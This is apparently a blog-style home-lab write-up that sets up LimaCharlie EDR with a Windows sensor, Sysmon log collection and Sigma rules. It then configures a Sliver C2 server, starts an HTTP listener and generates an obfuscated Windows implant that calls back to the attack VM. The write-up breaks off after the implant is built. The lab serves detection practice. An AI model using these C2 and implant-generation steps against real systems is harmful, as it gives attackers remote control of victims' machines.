


Modern UI preview is available
TRY MODERN THEME
You can switch at any time with "Modern theme" toggle under the Settings menu
Add-ons
Log In
Sign Up

Sign up for LimaCharlie

Get full control and visibility over your security posture

Email


Email Address

Got an account already? Sign in.

Forgot your password?

Terms of Service | Privacy Policy

This lab began with the creation of a LimaCharlie account. LimaCharlie is an “SocOPs Cloud Platform” EDR solution. It also has the capability to handle log shipping and ingestion along with a threat detection engine. We will be using this to detect threats on the endpoint and to create rules for detections throughout our lab attacks.



best cater to your experience.

What best describes your team/company?

Security Operations Center


What best describes your role?

Security Analyst

What use cases are you exploring?

Nothing specific × Incident response × Other × Endpoint detection & response × Artifact collection × Telemetry collection & storage ×

Creation of organization by answering a few question



Create a new organization

Select a region, plan, and organization name to get started. The first 2 Sensors in your new org will be free - no credit card required.

Name: SOC-Lab-Attack/Defend


ORGANIZATION DESCRIPTION: Practice Lab

Data Residency: U.S.A.

Template: No template

After org creation, you may optionally apply an IaC template using our IaC Generator

Org Creation




Sensors [VIEW DOCS]


Sensors are the primary input for data into LimaCharlie. They run on a variety of supported platforms and send JSON events to LimaCharlie's cloud in real-time. Embedded platforms (e.g. Windows, Mac, Linux) expose deeper capabilities like sending commands and collecting artifacts. Sensors tagged lc:system are generated by LimaCharlie Extensions and do not count towards the quota.

From here we are going to “Add Sensor” so that we can install them onto endpoints to collect real time telemetry.

Defense VM Creation:




Launch the windows VM




```
C:\Users\Administrator>cd C:\Users\Administrator\Downloads

C:\Users\Administrator\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is 90AC-D439

 Directory of C:\Users\Administrator\Downloads

03/05/2025  03:33 AM    <DIR>          .
03/04/2025  11:21 PM    <DIR>          ..
03/05/2025  03:32 AM           616,344 lc_sensor.exe
               1 File(s)        616,344 bytes
               2 Dir(s)  14,672,175,104 bytes free

C:\Users\Administrator\Downloads>_
```

from an administrative Command Prompt, navigate to the downloads directory and run *lc_sensor*



```
           LimaCharlie Agent Installer
           https://limacharlie.io
    -------------------------------------

** SUCCESS
** Agent installed successfully!


:\Users\Administrator\Downloads>_
```

After running the command *.\lc_sensor.exe* -i [Installation key from LimaCharlie sensor] this is confirmation that the agent has been successfully installed




Sensors: 3

Billed on Usage: 2
Billed on Quota: 1 (max: 2)

Type	Hostname	Tags	Last Seen/Alive	Online
	ec2amaz-2buu2t2	ext:ext-yara lc:system	2025-08-27 01:09:23	✓

Validation is confirmed by the sensor being visible in the list as “online”

##Configure LimaCharlie log ingestion from our VM:



Artifact Collection


Provides low-level artifact collection capability which can be configured to run automatically via sensors, or pushed via REST API.

Artifact Collection Rule

Artifact Collection rules to be applied

no items in Artifact Collection Rule were found

Navigate to “Artifact Collection” -> then select “Add Artifact Collection Rule”



Artifact Collection Rule

windows-sysmon-log

Artifact Collection Rules automate collection of logs and other artifacts from sensors based on specific file patterns and sensor platform / tags. Artifact Collection is billed based on usage at the rate of $0.01 per block of 3.5 GB per day, billed once at ingestion time (based on the requested retention time). This includes retention, indexing and visualization. Once ingested, exporting original raw artifacts is billed at-cost: $0.12 per block of 1 GB.

Patterns: wel://Microsoft-Windows-Sysmon/Operational:*

Retention Period (in days)(optional): 10

Delete logs on host after ingestion

Ignore SSL cert errors during log upload


Platform(s): windows

We name the collection rule ‘windows-sysmon-log’ with the displayed configuration

##Enable Sigma EDR Rules:

Finally, let’s turn on the open source Sigma ruleset to assist our detection efforts.

1. In the top right corner, click “Add-ons”



ADD-ONS › EXTENSIONS › EXT-SIGMA

ext-sigma

This extension provides a core set of the open source Sigma rules in a managed fashion. It offers hundreds of rules and is a great boiler-plate rule pack to apply to your LimaCharlie deployment.

Sigma is an open source format for describing signatures in a generic way so that they can be applied through multiple technologies (like LimaCharlie).

The Sigma project is available here

The specific rules, converted and applied through this extension are available here

Some Sigma rules on Windows rely on Windows Event Logs which are not collected by LimaCharlie by default. In order to leverage these you will need to configure automated collection of the relevant Windows Event Logs through the Artifact Collection extension.


Cost: Free

Organization: SOC-Lab-Attack/De…


after searching for ‘sigma’ we subscribe

##Configure Attack VM:

I spun up the my linux box and prepare to install Sliver




```
ast login: Wed Aug 27 00:56:05 2025 from 10.0.0.78
buntu@ip-10-0-28-194:~$ sudo su
oot@ip-10-0-28-194:/home/ubuntu# systemctl status sliver
● sliver.service - Sliver
     Loaded: loaded (/etc/systemd/system/sliver.service; enabled; vendor preset: enabled)
     Active: active (running) since Wed 2025-08-27 11:45:36 UTC; 1min 35s ago
   Main PID: 400 (sliver-server)
      Tasks: 7 (limit: 1077)
     Memory: 39.0M
        CPU: 139ms
     CGroup: /system.slice/sliver.service
             └─400 /root/sliver-server daemon
```



```
root@ip-10-0-28-194:/home/ubuntu# sliver
Connecting to localhost:31337 ...

.------..------..------..------..------..------.
|S.--. ||L.--. ||I.--. ||V.--. ||E.--. ||R.--. |
| :/\: || :/\: || (\/) || :(): || (\/) || :(): |
| :\/: || (__) || :\/: || ()() || :\/: || ()() |
| '--'S|| '--'L|| '--'I|| '--'V|| '--'E|| '--'R|
`------'`------'`------'`------'`------'`------'

All hackers gain assist
[*] Server v1.5.43 - e116a5ec3d26e8582348a29cfd251f915ce4a405
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > 
```


I spun up my linux box and prepared to install Sliver. Once complete, I launched silver to confirm proper installation



```
sliver > jobs

[*] No active jobs

sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

sliver > 
```


I ran the jobs command to verify if Sliver is listening for C2 callbacks on an HTTP listener. We get the indication that there are no active jobs. I also ran the "http" command to start the listener. Now this box is configured to use the Sliver C2 function.

##Generating the C2 plant



```
liver > generate --http 10.0.28.194 --save /var/www/payloads

*] Generating new windows/amd64 implant binary
*] Symbol obfuscation is enabled
*] Build completed in 2m11s
*] Implant saved to /var/www/payloads/JOLLY_HANG.exe
```

